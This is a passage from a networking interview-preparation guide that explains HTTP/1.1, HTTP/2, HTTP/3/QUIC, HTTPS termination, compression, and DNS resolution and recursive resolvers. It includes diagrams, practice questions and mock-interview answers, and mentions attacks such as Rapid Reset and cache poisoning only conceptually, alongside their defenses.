- Claiming HTTP/1.1 can't reuse connections (keep-alive is default).
- Confusing pipelining (dead) with multiplexing (HTTP/2).
- Forgetting chunked encoding — “how do you stream a response of unknown length?” is a common probe.

10. Performance Impact

Page with 50 assets, RTT 50ms, 6 connections: $\geq \text{ceil}(50/6)$ serial rounds $\approx 9 \times (50\text{ms} + \text{server}) \approx 500\text{ms} +$ just in round trips. Same page on HTTP/2 $\approx 1\text{--}2$ rounds. This arithmetic is a favorite interview exercise.

11. Common Interview Questions

1. How does the client know where a response ends? (Content-Length / chunked / connection close.)
2. Why exactly 6 connections per host, and what does that cost?
3. Why did HTTP/1.1 pipelining fail?

12. Follow-up Questions

- “What's request smuggling?” → CL/TE ambiguity between front proxy and backend parsing the same bytes differently — the darkest corner of 1.1 framing (also Module 9-adjacent).
- “When is 1.1 still the right choice?” → simple internal RPC, LB-to-backend hops with low concurrency, maximum tool compatibility.

13. Debugging Scenarios

- Sporadic hangs at high concurrency → pool exhaustion (all 6/host busy); look for connection-wait metrics in client pools.
- Truncated bodies → mismatched Content-Length vs actual bytes (broken proxy or app bug).

14. Best Practices

- Tune client pool size to real concurrency; enable keep-alive both hops (LB → backend too, not just client → LB).
- Set explicit read/idle timeouts; 1.1 has no ping frame to detect dead peers.

15. Practice Questions

1. API client makes 200 sequential calls/page-load over one keep-alive connection, RTT 30ms. Minimum added latency vs HTTP/2 multiplexing? ($\sim 200 \times 30\text{ms} = 6\text{s}$ vs $\sim 30\text{ms} + \text{server time}$.)
2. Explain why `Connection: close` responses can't be truncated undetectably but keep-alive ones need Content-Length.

Topic 4.2 — HTTP/2

1. Why Interviewers Ask This

It's the default on every CDN/LB and the transport under gRPC. Interviewers check: binary framing, multiplexing, HPACK, flow control — and crucially, *the TCP HoL-blocking flaw that QUIC fixes*.

2. Core Concept

Same HTTP semantics, new wire format: a **binary framing layer** multiplexes many concurrent **streams** (request/response pairs) over **one TCP connection**. Adds header compression (HPACK), stream priorities, per-stream flow control, server push (deprecated in practice).

3. Internal Working

- Everything is a frame: `HEADERS`, `DATA`, `SETTINGS`, `WINDOW_UPDATE`, `RST_STREAM`, `PING`, `GOAWAY`. Each frame carries a stream ID; frames of different streams interleave freely.
- **HPACK**: static table (61 common headers) + dynamic table (per-connection, learned) + Huffman coding → repeated headers cost $\sim 1\text{--}2$ bytes. Stateful: both ends must stay in sync (why HTTP/3 needed QPACK).
- Flow control at two levels (connection + stream) — receivers grant window via `WINDOW_UPDATE`; a slow-consumed stream can't drown the connection.
- `RST_STREAM` cancels one request without killing the connection (impossible in 1.1 — you had to drop the socket).

4. Packet Flow Explanation

```
one TCP+TLS connection:
-> HEADERS(s1: GET /a) HEADERS(s3: GET /b) HEADERS(s5: GET /c)    (no waiting)
<- DATA(s3) DATA(s1) DATA(s3) DATA(s5) DATA(s1)...          (interleaved)
All three requests in flight simultaneously; responses arrive as ready.
BUT: all frames ride ONE TCP byte stream =>
one lost TCP segment stalls ALL streams until retransmitted (TCP HoL).
```

5. ASCII Diagram

```

HTTP/2 streams:  s1 ====A====      multiplexed
                  s3 ==B==        --> [ frame frame frame ] -> one TCP stream
                  s5 =====C=====
TCP loses 1 segment:
  TCP buffer: [ok][ok][LOST][ok][ok]  kernel delivers nothing past the hole
=> s1, s3, s5 ALL freeze although their bytes arrived. (QUIC's raison d'être)

```

6. Real Production Example

gRPC is HTTP/2: streams = RPCs, trailers carry status, PING frames = keepalive, GOAWAY = graceful drain. When Kubernetes services behind L4 LBs pile all gRPC onto one connection to one pod, load skews — the famous “gRPC doesn’t balance through NLB” issue (fix: L7 LB or client-side balancing) — a top interview story.

7. Advantages

- One warm connection: one handshake, one TLS session, one slow-start ramp, big shared cwnd.
- No app-level HoL blocking; request cancellation; ~90% header compression.

8. Trade-offs

- TCP-level HoL blocking under loss (measurably worse than 1.1×6 at >~2% loss).
- Stateful compression + multiplexing = more complex proxies (HPACK bomb, stream-abuse DoS like Rapid Reset — CVE-2023-44487, worth citing).
- One connection = one congestion-control context: a single lossy path event hits everything.

9. Common Mistakes

- “HTTP/2 solves head-of-line blocking” — it solves *application*-level HoL, and *moves* the problem to TCP. This nuance is THE most common interview differentiator.
- Thinking HTTP/2 changes methods/status codes (semantics unchanged).
- Advocating server push (deprecated; Chrome removed it — replaced by 103 Early Hints).

10. Performance Impact

Typical page loads: 10–30% faster than 1.1 on clean networks. Under 2%+ loss, can be *slower* than 1.1×6 (six independent streams = six chances to not be blocked). Headers: 85–90% compression → matters hugely for cookie-heavy APIs and mobile.

11. Common Interview Questions

1. How does multiplexing actually work at the frame level?
2. Explain HPACK and why compression is stateful.
3. Where does HoL blocking remain, exactly?

12. Follow-up Questions

- “Why does gRPC need PING frames if TCP has keep-alive?” → verifies the HTTP/2 layer/peer process is alive and keeps L7 proxy idle timers fresh (TCP KA is invisible to L7).

- “What is GOAWAY for?” → graceful shutdown: server announces last-processed stream ID so clients retry newer requests elsewhere — key to zero-downtime deploys.
- “Rapid Reset attack?” → open+RST streams at line rate; server does work per stream, attacker pays ~nothing; mitigations: pending-stream limits, rate-limit RSTs.

13. Debugging Scenarios

- All requests slow simultaneously in spikes → single-connection loss events; check TCP retransmits on that flow; consider connection count >1 or HTTP/3.
- gRPC calls hang while TCP looks healthy → stream-level flow-control window exhaustion (slow reader); inspect WINDOW_UPDATE flow (h2 debug logs/ `GODEBUG=http2debug=2`).

14. Best Practices

- Stop 1.1-era hacks: no domain sharding, no asset concatenation/spriteing (hurts caching).
- Cap concurrent streams sensibly (`SETTINGS_MAX_CONCURRENT_STREAMS` ~100–250); protect proxies against RST floods.
- For gRPC at scale: L7 load balancing or client-side LB with subsetting.

15. Practice Questions

1. 100 API calls, RTT 40ms, server 5ms each: total time on 1.1×6 vs h2×1? (1.1: $\text{ceil}(100/6) \times 45\text{ms} \approx 765\text{ms}$; h2: ~45ms + serialization — order of magnitude.)
2. Why can one slow-reading client stall its own downloads but not other clients on your h2 server? (Per-stream + per-connection flow control isolates; different clients = different connections.)

Topic 4.3 — HTTP/3 & QUIC

1. Why Interviewers Ask This

The current frontier — asked constantly at Google (invented it), Cloudflare, Meta (>75% of their mobile traffic is QUIC). Tests whether you keep current and truly understood the HoL story.

2. Core Concept

QUIC = a reliable, multiplexed, always-encrypted transport built in **userspace over UDP**, with TLS 1.3 fused into its handshake. **HTTP/3** = HTTP semantics mapped onto QUIC streams. Key wins: 1-RTT (or 0-RTT) combined transport+crypto handshake, **independent stream delivery** (no transport HoL), **connection migration** via connection IDs.

3. Internal Working

- Streams are first-class in the transport: each stream has its own ordering/reassembly. Loss in stream A never blocks stream B (the fix HTTP/2 couldn't have on TCP).
- Packet numbers are **never reused** (retransmitted data goes in a new packet) → unambiguous RTT/loss accounting.
- Everything after the first flight is encrypted **including headers/ACKs** → middleboxes can't ossify the protocol (explicitly designed goal; the “spin bit” is the one deliberate concession to network operators).

- Connection ID $\neq$ 4-tuple $\rightarrow$ client hops WiFi $\rightarrow$ LTE and the connection *continues* (mobile!).
- QPACK replaces HPACK: header compression redesigned so table updates can't deadlock independent streams.
- Congestion control: pluggable, userspace (CUBIC/BBR), iterated weekly instead of per-kernel-release.

4. Packet Flow Explanation

```
Cold connect, HTTP/3:
C->S  QUIC Initial (contains TLS ClientHello)      \
S->C  Initial+Handshake (ServerHello, cert, ...)   } 1 RTT total
C->S  Handshake finish + HTTP request              /
Repeat visit (0-RTT): C->S  Initial + 0-RTT DATA (request!) -> 0 RTT
vs TCP+TLS1.3: 1 (TCP) + 1 (TLS) = 2 RTT ; TLS1.2: 3 RTT
Loss: pkt carrying stream-A bytes lost -> stream B,C keep delivering;
      only A waits for its retransmission.
```

5. ASCII Diagram

```

HTTP/2 stack          HTTP/3 stack
[ HTTP/2 streams ]    [ HTTP/3 ]
[ TLS 1.3 ]           [ QUIC: streams+crypto+CC+reliab. ]
[ TCP (ordered!) ] <-HoL [ UDP ]
[ IP ]                [ IP ]
one hole in TCP = all stop    one hole = only that stream waits

Migration: conn-id C7 over (wifi ip) -> (lte ip) same C7 => survives
```

6. Real Production Example

- Google: ~all Search/YouTube mobile traffic; reported single-digit-% latency wins and big tail-latency wins on lossy networks.
- Meta: Instagram/Facebook apps on QUIC — up to 20% fewer video stalls reported.
- Cloudflare/Fastly/Akamai: HTTP/3 default. iOS/Android HTTP stacks negotiate it automatically via **Alt-Svc** /HTTPS DNS records.

7. Advantages

- 1-RTT/0-RTT setup; zero transport HoL; migration across networks; unblockable evolution (encrypted transport headers); per-stream everything.

8. Trade-offs

- **CPU**: $\sim 2\times$ TCP+TLS cost per byte today (userspace, fewer NIC offloads; improving via UDP GSO, crypto offload).
- UDP hostility: $\sim 3\text{--}8\%$ of networks block/throttle it $\rightarrow$ mandatory TCP fallback, negotiated via Alt-Svc (first visit usually starts on h2!).
- 0-RTT data is **replayable** $\rightarrow$ only idempotent requests allowed in 0-RTT (interview trap).
- Harder ops: encrypted transport = no passive middlebox diagnostics; per-packet decryption needed in tooling (qlog exists for this).

9. Common Mistakes

- “QUIC is unreliable because UDP” — QUIC is fully reliable; UDP is just the substrate beneath its own reliability layer.
- Believing first-ever connection starts on h3 (it’s discovered via Alt-Svc/HTTPS-record; first contact often h2).
- Ignoring the 0-RTT replay caveat.

10. Performance Impact

Biggest wins where it hurts most: lossy/mobile/long-RTT users (tail latency, video rebuffering). Clean datacenter LAN: negligible or negative (CPU). This asymmetry — “who benefits” — is exactly what interviewers want articulated.

11. Common Interview Questions

1. What problem does HTTP/3 solve that HTTP/2 fundamentally couldn’t? (Transport HoL — because it required changing TCP itself.)
2. Why over UDP instead of a new transport protocol? (Middleboxes/NATs drop unknown IP protocols; kernels ossify — userspace over UDP deploys everywhere today.)
3. How does connection migration work and why does mobile care?

12. Follow-up Questions

- “How does a server share load across cores if there’s no accept()?” → connection-ID-aware routing/ eBPF steering; LBs route by connection ID, not 4-tuple.
- “What is the amplification limit?” → $\leq 3\times$ bytes until client address validated (anti-DDoS).
- “Why QPACK vs HPACK?” → HPACK’s synchronized dynamic table would reintroduce cross-stream blocking; QPACK splits encoder/decoder streams with controlled dependencies.

13. Debugging Scenarios

- Users behind corporate firewalls slower than home users → h3 blocked → TCP fallback; measure fallback rate; ensure fallback path is warm.
- Load imbalance across QUIC servers behind L4 LB → LB hashing 4-tuple breaks migration; need QUIC-aware (conn-ID) routing.
- Debugging tools: `curl --http3`, Wireshark with TLS keys, qlog/qvis traces.

14. Best Practices

- Enable h3 at the edge (CDN does the hard part); keep origin on h2/h1 (edge translates).
- Restrict 0-RTT to safe/idempotent endpoints.
- Monitor protocol mix + fallback rates as first-class SLO inputs.

15. Practice Questions

1. Mobile user on train, IP changes every few minutes, downloading a large file. Compare experience on h2 vs h3. (h2: connection dies per IP change — reconnect + TLS + slow start + range request; h3: seamless migration.)

2. Why might your p50 not improve after enabling h3 while p95 improves 30%? (Clean-path users were fine; loss/RTT-affected tail gains from HoL removal + faster handshakes.)

Topic 4.4 — HTTPS (TLS over HTTP)

1. Why Interviewers Ask This

Every system design has TLS termination somewhere, and its placement (edge vs LB vs pod) is a real architectural decision. Handshake internals are covered in Module 9; here: HTTP-specific implications.

2. Core Concept

HTTPS = HTTP over TLS. Provides confidentiality, integrity, and server authentication (client auth = mTLS, standard for service-to-service). Port 443. Practically: SNI routes by hostname before decryption; ALPN negotiates h1/h2/h3 during the handshake.

3. Internal Working

- **SNI** (Server Name Indication): client states target hostname in ClientHello (plaintext, unless ECH) → lets one IP serve thousands of certs (CDNs) and lets L4 proxies route without decrypting.
- **ALPN**: protocol negotiation inside TLS — this is how h2 is chosen (there's no **Upgrade** dance for HTTPS).
- Termination points: edge/CDN (fastest handshakes near users), LB (common), or end-to-end to the pod (zero-trust/mTLS, e.g., service meshes with sidecars).

4. Packet Flow Explanation

```
TCP SYN/SYNACK/ACK (1 RTT)
ClientHello [SNI: api.example.com, ALPN: h2,http/1.1]
ServerHello + cert + Finished (TLS 1.3: 1 RTT; resumption/0-RTT less)
-> encrypted HTTP/2 begins (SETTINGS exchange, then requests)
Total cold cost: 2 RTT (TCP+TLS1.3) before first request byte.
```

5. ASCII Diagram

```
user --TLS--> [CDN edge: terminate] --TLS2--> [LB] --mTLS--> [service]
      cert: example.com      internal CA      SPIFFE identity
"TLS everywhere" = 3 separate TLS sessions, 3 cert stories.
SNI: [ClientHello: api.example.com] -> L4 router picks backend WITHOUT keys
```

6. Real Production Example

Cloudflare serves millions of domains from one IP set — SNI selects the cert. Post-2016 “encrypt everything”: Let’s Encrypt made certs free/automated; internal traffic followed via service meshes (Istio/Linkerd mTLS) after the Snowden-era revelations that Google’s inter-DC links were tapped — Google then encrypted *all* internal traffic (great interview anecdote).

7. Advantages

- Table stakes security; HTTP/2+ effectively requires it (browsers only do h2/h3 over TLS); enables ALPN, HSTS, modern web features (browsers gate APIs on secure contexts).

8. Trade-offs

- Handshake RTT + CPU (~1–2% of modern server CPU — cite this; “TLS is expensive” is outdated), certificate lifecycle ops (expiry outages are a top-10 industry incident class!).
- Termination placement trade-off: terminate early = performance + WAF/caching possible; terminate late = stronger zero-trust posture. Middle answer: re-encrypt hop-by-hop.

9. Common Mistakes

- “TLS makes everything slow” — handshake latency matters (mitigate: resumption, edge termination, h3), steady-state CPU is small (AES-NI).
- Forgetting internal hops: TLS user → LB but plaintext LB → service is a common real-world gap interviewers probe.
- Not knowing what SNI/ALPN do (both are load-bearing for CDNs and h2 adoption).

10. Performance Impact

Cold handshake: +1 RTT (TLS 1.3) — from 150ms-away users that's +150ms on first request; session resumption + keep-alive amortize to ~zero. OCSP stapling avoids a client-side revocation fetch. Certificate chain > initial cwnd (~14KB) adds an RTT — real tuning item.

11. Common Interview Questions

1. Where do you terminate TLS in your design, and why?
2. What are SNI and ALPN? What breaks without them?
3. How do you do TLS for 10k customer custom domains on your SaaS? (Automated issuance via ACME, SNI serving, cert storage/rotation.)

12. Follow-up Questions

- “mTLS between services — what does it buy over network ACLs?” → identity-based auth (works across IP churn), encryption in transit, per-service authz.
- “What is ECH?” → encrypts SNI itself using a key from DNS — closes the last plaintext metadata leak.

13. Debugging Scenarios

- `openssl s_client -connect host:443 -servername host` — the debugging swiss knife (verify cert chain, ALPN result, expiry).
- Intermittent handshake failures for some clients only → missing intermediate cert (some clients cache it, some don't) or SNI-less legacy clients hitting default cert.

14. Best Practices

- Automate issuance/renewal (ACME), alert at 30/14/7 days; staple OCSP; TLS 1.3 + resumption; keep chains small.
- Terminate at edge for latency, re-encrypt internally (mTLS via mesh for service identity).

15. Practice Questions

1. p99 for first-time mobile users is 900ms; returning users 180ms. Break down where the 720ms goes and cut it. (DNS + TCP + TLS cold + slow start; fixes: edge termination, resumption tickets, h3 0-RTT, smaller cert chain, preconnect hints.)
2. Design cert strategy for a mesh of 500 microservices. (Private CA, short-lived certs [~24h], SPIFFE-style identities, sidecar-managed rotation — no manual certs ever.)

Topic 4.5 — Persistent Connections, Compression, Multiplexing (Cross-Version Synthesis)

1. Why Interviewers Ask This

These three mechanisms are *the* levers of HTTP performance, and interviewers ask them as comparisons across versions (“how did each version handle X?”).

2. Core Concept

- **Persistence:** 1.0 opt-in (`Connection: keep-alive`) → 1.1 default → h2/h3 one long-lived multiplexed connection per origin.
- **Compression:** bodies (gzip → brotli → zstd, via `Accept-Encoding` / `Content-Encoding`) and headers (none → HPACK → QPACK).
- **Multiplexing:** none (1.1) → streams over TCP (h2) → streams over QUIC (h3, loss-isolated).

3. Internal Working

Body compression is end-to-end, negotiated per request; brotli ~15–20% smaller than gzip for text (precompress static assets at max level; dynamic at speed-optimized levels — brotli 4–5, gzip 6). Never compress already-compressed media (JPEG/MP4) — wasted CPU, occasionally bigger. **BREACH caveat:** compressing attacker-influenced + secret data in the same body leaks secrets via size — why compressing responses with CSRF tokens needs care (senior flex).

4. Packet Flow Explanation

The full budget of a modern first page view:

```
DNS (0-100ms, cached=0) -> TCP 1 RTT -> TLS 1 RTT -> request
-> HTML (14KB fits initial cwnd = 1 RTT) -> parse -> 20 subresources
  h1: 6 conns x more handshakes + serial rounds
  h2: same conn, all 20 in flight now      h3: same minus HoL risk
Compression: 300KB JS -> 80KB brotli => 3-4 fewer RTTs of slow-start ramp
```

5. ASCII Diagram

	persistence	header compr.	multiplexing	HoL location
HTTP/1.0	per-request(!)	none	none	connection
HTTP/1.1	keep-alive	none	none(6 conns)	application
HTTP/2	1 conn/origin	HPACK	streams/TCP	transport(TCP)
HTTP/3	1 conn/origin	QPACK	streams/QUIC	none (per-stream)

6. Real Production Example

Cookie-heavy enterprise apps: 2KB of cookies × 100 API calls = 200KB of *upload* headers on 1.1 — on asymmetric mobile uplinks this dominates. HPACK collapses repeats to bytes. This “headers cost upload bandwidth” angle is an underused interview point that lands well.

7. Advantages

Persistence amortizes handshakes + keeps cwnd warm; compression trades cheap CPU for scarce RTTs; multiplexing removes serialization.

8. Trade-offs

Persistence = server memory per idle conn + idle-timeout races (Module 2); compression = CPU + BREACH-class risks; multiplexing = shared-fate on one connection + more complex flow control.

9. Common Mistakes

- Compressing per-request at max level for dynamic content (CPU burn); not precompressing static.
- Keep-alive on client but LB idle-timeout shorter → reset storms (the classic).
- Assuming multiplexing helps upload-bound or single-large-file workloads (it doesn't; it helps many-small-objects).

10. Performance Impact

Rule-of-thumb stack for a global API: edge termination (−1−2 RTT), h2/h3 (−N×RTT serialization), brotli (−60−80% bytes), resumption (−1 RTT), 0-RTT (−1 RTT). Cumulative: cold 6-RTT mobile fetch → ~2 RTT.

11. Common Interview Questions

1. Compare how each HTTP version achieves concurrency.
2. Gzip vs brotli vs zstd — when each? (br for static text, zstd rising for dynamic/speed, gzip = compatibility floor.)
3. Why do repeated headers matter and how did h2 fix them?

12. Follow-up Questions

- “Why not compress everything at max?” → CPU per request; latency added by compression itself; diminishing returns past mid levels.
- “Where does multiplexing hurt?” → lossy paths on h2 (shared TCP), and fairness/prioritization complexity.

13. Debugging Scenarios

- High TTFB only for first request per user burst → cold connections; check keep-alive/idle timeouts and connection reuse rates at each hop.
- CPU spike on LB after enabling brotli-11 for API responses → dynamic max-level compression; drop to 4–5 or offload to edge.

14. Best Practices

- Reuse connections at every hop (client → CDN → LB → service); align idle timeouts increasing toward the server.

- Precompress static (br-11 + gzip-9 fallbacks); dynamic at moderate levels; **Vary: Accept-Encoding**.
- One origin (no sharding) for h2/h3; use priorities/early hints for critical assets.

15. Practice Questions

1. Your mobile API p95 improved 40% after “one infra change” — candidates: enabling h2 at LB, enabling gzip, moving TLS to edge. Which is most plausible for a 100-small-calls workload and why?
2. Compute upload header cost: 1.8KB cookies × 150 requests on h1 vs h2 (~270KB vs ~2KB after first request).

MODULE 4 — One-Page Cheat Sheet

THE NARRATIVE	1.1: serial per conn (app HoL) -> 6 conns hack h2: frames+streams over 1 TCP (HoL moved to TCP) + HPACK h3/QUIC: streams over UDP, loss-isolated, 0/1-RTT, migration
COLD RTTs	TCP1 + TLS1.3=1 + req = 2 RTT h3 = 1 RTT 0-RTT/resume = 0-1
FRAMING	1.1: text, Content-Length chunked (smuggling risk: CL/TE) h2: HEADERS/DATA/SETTINGS/RST_STREAM/PING/GOAWAY frames
KEY H2 FACTS	HPACK stateful; per-stream+conn flow control; GOAWAY drains; Rapid Reset attack; gRPC = h2 + trailers + PING keepalive
KEY H3 FACTS	pkt numbers never reused; all-encrypted transport; conn-ID migration; QPACK; 3x anti-amplification; Alt-Svc discovery; 0-RTT = idempotent only; TCP fallback mandatory
HTTPS	SNI (route before decrypt) ALPN (chooses h2) terminate early + re-encrypt cert expiry = top outage class
COMPRESSION NUMBERS	brotli static-11 / dynamic 4-5; never media; BREACH caveat 6 conns/host (h1) ~100 streams (h2) headers ~90% HPACK brotli ~-20% vs gzip TLS CPU ~1-2% h3 CPU ~2x TCP

MODULE 4 — Top Interview Questions

1. Tell the 1.1 → 2 → 3 story strictly in terms of where head-of-line blocking lives. (The single highest-yield answer in this module.)
2. What happens when one TCP packet is lost under HTTP/2 with 10 active streams?
3. Why is QUIC in userspace over UDP? Three distinct reasons. (Middlebox traversal, kernel ossification, deploy velocity.)
4. Whiteboard every RTT from typed URL to first byte: cold vs warm vs 0-RTT.
5. Where do you terminate TLS and why — walk edge/LB/pod trade-offs.
6. How does gRPC use HTTP/2 primitives? What breaks behind an L4 LB?
7. Why did domain sharding become an anti-pattern?
8. 0-RTT: what's the attack and the rule? (Replay → idempotent-only.)

MODULE 4 — Common Mistakes

- “h2 fixes HoL blocking” without the TCP caveat — the #1 filter.

- Confusing pipelining with multiplexing; thinking h2 changed semantics.
- Forgetting Alt-Svc (first contact isn't h3); ignoring UDP-blocked fallback.
- TLS-is-slow mythology; unmanaged cert expiry; plaintext internal hops.
- Compressing media / max-level dynamic compression; sharding under h2.

MODULE 4 — Mock Interview (15 min)

Q1. “Your dashboard makes 300 small API calls. Users on hotel WiFi (2% loss, 120ms RTT) report 15s loads; office users 1.5s. Fix it.” *Strong answer:* diagnose: h1 pool serialization $\times$ RTT + loss-triggered stalls; short-term: batch/coalesce calls, enable h2 (one warm conn, multiplexed), edge-terminate TLS; then h3 for the lossy tail (per-stream loss isolation); measure protocol mix + p95 by network type; mention that h2 alone may underperform at 2% loss $\rightarrow$ h3 is the real fix for that cohort.

Q2. “We enabled HTTP/2 to origin and latency got worse under load. Why might that be?” *Strong answer:* all traffic collapsed onto few TCP connections: (a) LB $\rightarrow$ origin single-conn bottleneck + one CC context, (b) loss on that path stalls everything (TCP HoL), (c) per-stream flow-control windows too small for BDP, (d) origin concurrency limits tuned per-connection. Fixes: multiple h2 conns, window tuning, or keep h1.1 pool LB $\rightarrow$ origin (common CDN default!) while h2 client-side.

Q3. “Sketch how a request travels when the user has h3 cached via Alt-Svc but the corporate firewall silently drops UDP.” *Strong answer:* client races/falls back (happy-eyeballs-style or timeout) $\rightarrow$ TCP+TLS+h2; note the failure cost if fallback is timeout-based (hundreds of ms), why browsers cache “h3 broken here,” and why you monitor fallback rate per ASN.

MODULE 5 — DNS

DNS appears in every “what happens when you type a URL” question, powers CDN/GSLB routing, and causes a disproportionate share of famous outages (“It’s always DNS”). Interviewers use it to test both fundamentals and operational judgment.

Topic 5.1 — DNS Resolution (End-to-End)

1. Why Interviewers Ask This

“Walk me through what happens when you type example.com” starts here. Senior candidates are expected to know the cache hierarchy, who talks to whom, and modern realities (resolver anycast, DoH, negative caching).

2. Core Concept

DNS maps names → records (A/AAAA = IP, CNAME = alias, MX, TXT, NS, SRV). Resolution walks a delegation hierarchy: **root** → **TLD** (.com) → **authoritative** (example.com’s servers), but caching at every layer means the full walk is rare (<1% of queries).

3. Internal Working

Cache hierarchy a query traverses, in order: browser cache → OS stub resolver cache → (maybe local router) → **recursive resolver** (ISP or 8.8.8.8/1.1.1.1) → root/TLD/authoritative as needed. Transport: UDP: 53 (≤~1232B with EDNS0), falls back to TCP on truncation (TC bit); modern clients may use DoT (853) or DoH (443).

4. Packet Flow Explanation

```
app getaddrinfo("api.example.com")
1. stub -> recursive: A api.example.com? (recursion desired)
   [recursive cache miss ->]
2. recursive -> root: who handles .com?      -> NS list for .com (cached ~days)
3. recursive -> .com TLD: who handles example.com? -> NS + glue (cached ~2d)
4. recursive -> ns1.example.com: A api.example.com?
   -> answer: api.example.com CNAME lb.example.com; lb A 203.0.113.7 TTL 60
5. recursive caches all, returns to stub; stub caches; app connects.
Steps 2-3 skipped ~always (cached); typical resolution: 1 round trip to
the recursive (1-30ms), worst case cold: 4+ round trips (100-400ms).
```

5. ASCII Diagram

```
app -> [browser cache] -> [OS cache] -> [recursive resolver]
                                     | (cache miss path)
                                     v
                                [root] -> ".com is over there"
                                [.com TLD] -> "example.com NS = ns1..."
                                [authoritative ns1.example.com] -> A record
Each arrow answered from cache when possible; TTL controls freshness.
```


6. Real Production Example

The 2021 **Facebook outage**: BGP withdrew routes to their authoritative DNS → all Facebook domains became unresolvable globally → even internal tooling (and door badges, reportedly) failed. Lesson interviewers expect: DNS is a dependency of *everything*, including your recovery path — keep out-of-band access.

7. Advantages

- Massive scale via caching + delegation (no central bottleneck); independent administration per zone; the indirection enables LB/failover/CDN routing (change the answer, not the clients).

8. Trade-offs

- Eventual consistency by design: changes propagate on TTL expiry, not push. “DNS propagation” = caches expiring at different times.
- Plaintext UDP by default (privacy → DoH/DoT); spoofable (→ 0x20 encoding, port randomization, DNSSEC).
- Adds a serial startup dependency + failure mode to every connection.

9. Common Mistakes

- Saying the stub/client contacts root servers (only recursives do).
- Believing DNS “pushes” updates — it’s pull + TTL expiry, period.
- Forgetting negative caching (NXDOMAIN is cached too, per SOA MINIMUM — a deploy-day trap: query a name *before* creating it and you cache its nonexistence).

10. Performance Impact

Cached: ~0–1ms. Recursive hit: 1–30ms. Full cold walk: 100–400ms — added to *first-connection* latency (why browsers do dns-prefetch). A slow/failing resolver stalls every new connection on the host: DNS timeouts are 5s-ish defaults — instant p99 catastrophe.

11. Common Interview Questions

1. Full walk of a cold DNS resolution — every actor.
2. Recursive vs iterative queries — who does which? (Stub → recursive is recursive; recursive → root/TLD/auth is iterative.)
3. Why is DNS over UDP, and when does it use TCP? (Truncation >1232B, zone transfers AXFR, DoT/DoH.)

12. Follow-up Questions

- “What’s EDNS0?” → extension mechanism: bigger UDP payloads, ECS (client-subnet), cookies.
- “What are glue records?” → A records for nameservers *inside* the zone they serve, provided by the parent to break the chicken-and-egg.
- “CNAME at zone apex — why illegal, what instead?” → CNAME can’t coexist with SOA/NS at apex; use ALIAS/ANAME/CNAME-flattening (Route53 alias, Cloudflare flattening).

13. Debugging Scenarios

- `dig +trace name` — replays the full delegation walk; `dig @resolver name` — tests a specific resolver; compare answers across resolvers for propagation issues.
- App resolves wrong/stale IP: check every cache layer (JVM caches forever by default with a security manager! `networkaddress.cache.ttl` — a notorious Java gotcha).

14. Best Practices

- Respect TTL strategy: lower TTL to 60s *before* a migration (a TTL in advance!), restore after.
- Run redundant NS across providers (post-Dyn-2016 lesson); monitor resolution latency + NXDOMAIN rates.
- In-app: honor TTLs, add jitter to re-resolution, never cache forever.

15. Practice Questions

1. You change an A record (TTL 300) at 12:00. A user still hits the old IP at 12:20. List every place the stale answer could live. (Recursive that cached at 11:59+300s edge... plus OS cache, browser cache, JVM cache, app pool holding old *connections* — the last one isn't even DNS!)
2. Why did queries for a brand-new subdomain fail for exactly 15 minutes after creation for some users? (Negative caching of NXDOMAIN from pre-creation queries; SOA MINIMUM=900.)

Topic 5.2 — Recursive Resolver

1. Why Interviewers Ask This

The recursive is where DNS's scale, performance, and security battles happen (cache poisoning, anycast, privacy). Also a system-design target: "design a public DNS resolver like 8.8.8.8."

2. Core Concept

The recursive resolver does the *work*: takes a stub's question, walks the hierarchy iteratively, validates, caches, answers. Public resolvers (Google 8.8.8.8, Cloudflare 1.1.1.1, Quad9) are globally **anycast**: one IP, hundreds of sites; BGP routes you to the nearest.

3. Internal Working

- Cache keyed by (name, type, class); honors TTLs; serves millions of QPS from memory.
- Poisoning defense: source-port randomization, query-ID randomness, 0x20 case randomization, DNSSEC validation (Kaminsky attack made this famous — worth naming).
- **Query coalescing**: 1000 concurrent misses for the same name → 1 upstream query (thundering-herd protection).
- **Serve-stale** (RFC 8767): answer expired records when authoritatives are unreachable — resilience feature that saved many during authoritative outages.
- **ECS (EDNS Client Subnet)**: recursive forwards client's /24 to authoritatives so CDNs can geo-route accurately despite centralized resolvers (privacy trade-off; 1.1.1.1 refuses it, 8.8.8.8 sends it — great nuance).

4. Packet Flow Explanation

```
10k clients ask "netflix.com" within 1s at one anycast site:
q1 arrives -> cache miss -> ONE iterative walk starts, others queue on it
walk: root(cached) -> .com(cached) -> ns.netflix.com -> A + TTL 60
all 10k get the answer; next 60s served from RAM at ~0 cost.
Cache eviction: LRU + TTL expiry; hot names essentially never leave.
```

5. ASCII Diagram

```

      stubs (millions)
      | UDP/DoH
+-----+
| recursive |   anycast 1.1.1.1 announced from 300+ sites
| [cache RAM] | BGP delivers you to the nearest
| coalescing | |----iterative----> root/TLD/authoritative
+-----+      (tiny fraction of queries)
poisoning defenses: rand port+ID+0x20, DNSSEC validate
```

6. Real Production Example

Cloudflare 1.1.1.1: anycast from 300+ cities, median latency <15ms globally. The 2016 **Dyn attack** hit *authoritatives* and took down Twitter/Spotify/GitHub for users whose recursives' caches expired — the incident behind “use multiple DNS providers.”

7. Advantages

- Centralizes caching + security for millions of clients; anycast gives locality + DDoS absorption; enterprise recursives add filtering/split-horizon.

8. Trade-offs

- Centralization: your DNS provider sees your entire browsing metadata (→ DoH debates); big-resolver outage = mass outage (8.8.8.8 or 1.1.1.1 blips make news).
- ECS trade-off: geo-accuracy vs privacy vs cache fragmentation (per-subnet cache entries).

9. Common Mistakes

- Conflating recursive and authoritative roles (“Route53 vs 8.8.8.8 do the same thing” — no: one *answers for zones*, the other *resolves for clients*).
- Ignoring that K8s clusters run their own recursive layer (CoreDNS) with its own failure modes (ndots: 5! — every lookup tries 4-5 suffixed variants first; a legendary latency gotcha).

10. Performance Impact

Resolver choice moves *every cold connection's* latency: nearby anycast 5–15ms vs overloaded ISP resolver 50–200ms. Cache hit ratios >95% at public resolvers; the tail (misses + retries) dominates perceived DNS slowness.

11. Common Interview Questions

1. Design a public DNS resolver — QPS, caching, anycast, poisoning defenses, coalescing.
2. How does anycast work and what breaks it? (BGP nearest-exit; per-flow instability is fine for UDP one-shots, tricky for TCP/DoH — mitigated by route stability + conn migration.)

3. What was the Kaminsky attack? (Race to forge responses using predictable query IDs + bailiwick trickery → fixed by entropy + DNSSEC.)

12. Follow-up Questions

- “Why does DoH centralize trust and why do enterprises hate it?” → bypasses local split-horizon/ filtering; browser picks resolver, not the network admin.
- “How does serve-stale change the failure story?” → authoritative outage degrades to ‘frozen answers’ instead of hard failure.

